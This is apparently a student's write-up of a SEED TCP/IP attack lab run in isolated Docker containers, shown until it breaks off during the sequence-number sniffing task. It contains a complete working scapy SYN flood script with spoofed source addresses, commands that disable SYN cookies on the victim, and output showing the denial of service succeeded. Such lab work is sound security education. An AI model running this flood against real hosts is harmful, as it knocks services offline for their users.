
Benjamin Haedt

Lab 6 – TCP/IP Attack lab

27 March 2023

Setup



Task 1

Made sure my dockers where all running.

```
[03/27/23]seed@VM:~$ dockps
243b887d9bba  seed-attacker
9a9d93a5e9f7  user2-10.9.0.7
f7b4e7170a16  user1-10.9.0.6
7ba35f1767e3  victim-10.9.0.5
```

```
[03/27/23]seed@VM:~/.../TCP_Attacks$ sudo sysctl -w net.ipv4.tcp_sy
ncookies=0
net.ipv4.tcp_syncookies = 0
[03/27/23]seed@VM:~/.../TCP_Attacks$
```

On the server, I set syncookies to 0.

```
[03/28/23]seed@VM:~$ docksh 243
root@VM:/# sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
root@VM:/#
```

```
[03/27/23]seed@VM:~/.../TCP_Attacks$ telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
7ba35f1767e3 login: seed
Password:
```

Telnetted into the victim machine, but had to ssh in using docker to disable the protections.

```
seed@7ba35f1767e3:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address
 State
tcp        0      0 0.0.0.0:23              0.0.0.0:*
 LISTEN
tcp        0      0 127.0.0.11:42455        0.0.0.0:*
 LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.1:42748
 ESTABLISHED
seed@7ba35f1767e3:~$
```

```
root@7ba35f1767e3:/# sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
root@7ba35f1767e3:/# sysctl -w net.ipv4.tcp_synack_retries=20
net.ipv4.tcp_synack_retries = 20
root@7ba35f1767e3:/# sysctl -w net.ipv4.tcp_max_syn_backlog=128
net.ipv4.tcp max syn backlog = 128
```

```
root@7ba35f1767e3:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Addres
 State
tcp        0      0 0.0.0.0:23              0.0.0.0:*
 LISTEN
tcp        0      0 127.0.0.11:42455        0.0.0.0:*
 LISTEN
```

Logged into the server and set tcp_syncookies to 0


```
[03/28/23]seed@VM:~$ docksh 243
root@VM:/# sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
root@VM:/#
```

set tcp_syncookies to 0 on main machine.

```
[03/28/23]seed@VM:~/.../tcp_attacks$ sudo sysctl -w net.
ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
```

Task 1.1

I ran the synflood.py and watched the syn packets being sent to 10.9.0.5. Also, on the victim machine I ran netstat -tna



Here is the synflood.py, I had to edit the IP address it was sending packets to to 10.9.0.5

synflood.py

```
1 #!/bin/env python3
2
3 from scapy.all import IP, TCP, send
4 from ipaddress import IPv4Address
5 from random import getrandbits
6
7 ip  = IP(dst="10.9.0.5")
8 tcp = TCP(dport=23, flags='S')
9 pkt = ip/tcp
10
11 while True:
12     pkt[IP].src    = str(IPv4Address(getrandbits(32)))
13     pkt[TCP].sport = getrandbits(16)
14     pkt[TCP].seq   = getrandbits(32)
15     send(pkt, verbose = 0)
```

What this did was send a bunch of TCP syn packets to 10.9.0.5 and never accept a syn_ack packet back from 10.9.0.5

When I tried to telnet into 10.9.0.5, I was unable to telnet in. The attack was successful.

```
[03/28/23]seed@VM:~$ telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
[03/28/23]seed@VM:~$
```

Task 1.2

Compiled synflood.c

```
[03/28/23]seed@VM:~/.../tcp_attacks$ gcc -o synflood synflood.c
```

Set the queue back to defaults on the victim machine.

```
root@7ba35f1767e3:/# sysctl -w net.ipv4.tcp_max_syn_backlog=80
net.ipv4.tcp_max_syn_backlog = 80
root@7ba35f1767e3:/# sysctl -w net.ipv4.tcp_synack_retries=20
net.ipv4.tcp_synack_retries = 20
root@7ba35f1767e3:/#
```


Task 3, 1.2

```
[03/28/23]seed@VM:~/.../tcp_attacks$ synflood 10.9.0.1 23
```

I ensured that the syn cookies where not being saved

```
[03/28/23]seed@VM:~/.../tcp_attacks$ sudo sysctl -w net.ipv4.tcp_
syncookies=0
net.ipv4.tcp_syncookies = 0
[03/28/23]seed@VM:~/.../tcp_attacks$
```


After running the attack, I was able to log into 10.9.0.5 from 10.9.0.1



I changed the tcp settings on the victim machine and tried again.


```
root@7ba35f1767e3:/# sysctl -w net.ipv4.tcp_synack_retries=
20
net.ipv4.tcp_synack_retries = 20
root@7ba35f1767e3:/# sysctl -w net.ipv4.tcp_max_syn_backlog
=128
net.ipv4.tcp_max_syn_backlog = 128
```

I ran the attack again, but I was able to log in. I think this is because the syn cookie was received from 10.9.0.1, so when I attempted to telnet into 10.9.0.5 from 10.9.0.1, it saw that it has previously logged in and let me log in. I am not sure how to clear this. When I set this up originally, I did disable saving syn cookies. There is a screenshot above of it being set.



I finally found in the documentation where it says how we can clear this, so I attempted the attack again, and it works now. The synflood attack using the c program runs much faster than the python program. It is a more successful attack.

```
root@7ba35f1767e3:/# ip tcp_metrics show
10.9.0.1 age 174.376sec cwnd 10 rtt 566us rttvar 992us sour
ce 10.9.0.5
root@7ba35f1767e3:/# ip tcp_metrics flush
root@7ba35f1767e3:/# netstat -tna
```




Task 1.3

Well, I left it running to wait for the connection timeout, and it froze the machine because it ran out of ram. Need to restart the containers now again. *sigh*

Set the syncookies = 1


Made an initial connection from 10.9.0.1 to 10.9.0.5 so it can save the syn cookie

Ran my attacks and was able to log in despite a running TCP syn flood attack. This was also demonstrated in my last task, task 3.3 – 1.2, where I actually had to clear the syn cookies before my attempt was successful.





Task 2

I used wireshark to find what the sequence number in the TCP packets where for the connection between the client at 10.9.0.6 and the server 10.9.0.5. I, the attacker, have an IP 10.9.0.1. I go into the 10.9.0.6 container using docksh and then with wireshark running I telnet into 10.9.0.5. This gives me my information needed, the TCP packets with sequence numbers, in order for us to do our attack.





```
Destination Port: 23
[Stream index: 1]
[TCP Segment Len: 0]
Sequence number: 1546996147
[Next sequence number: 1546996147]
Acknowledgment number: 920157900
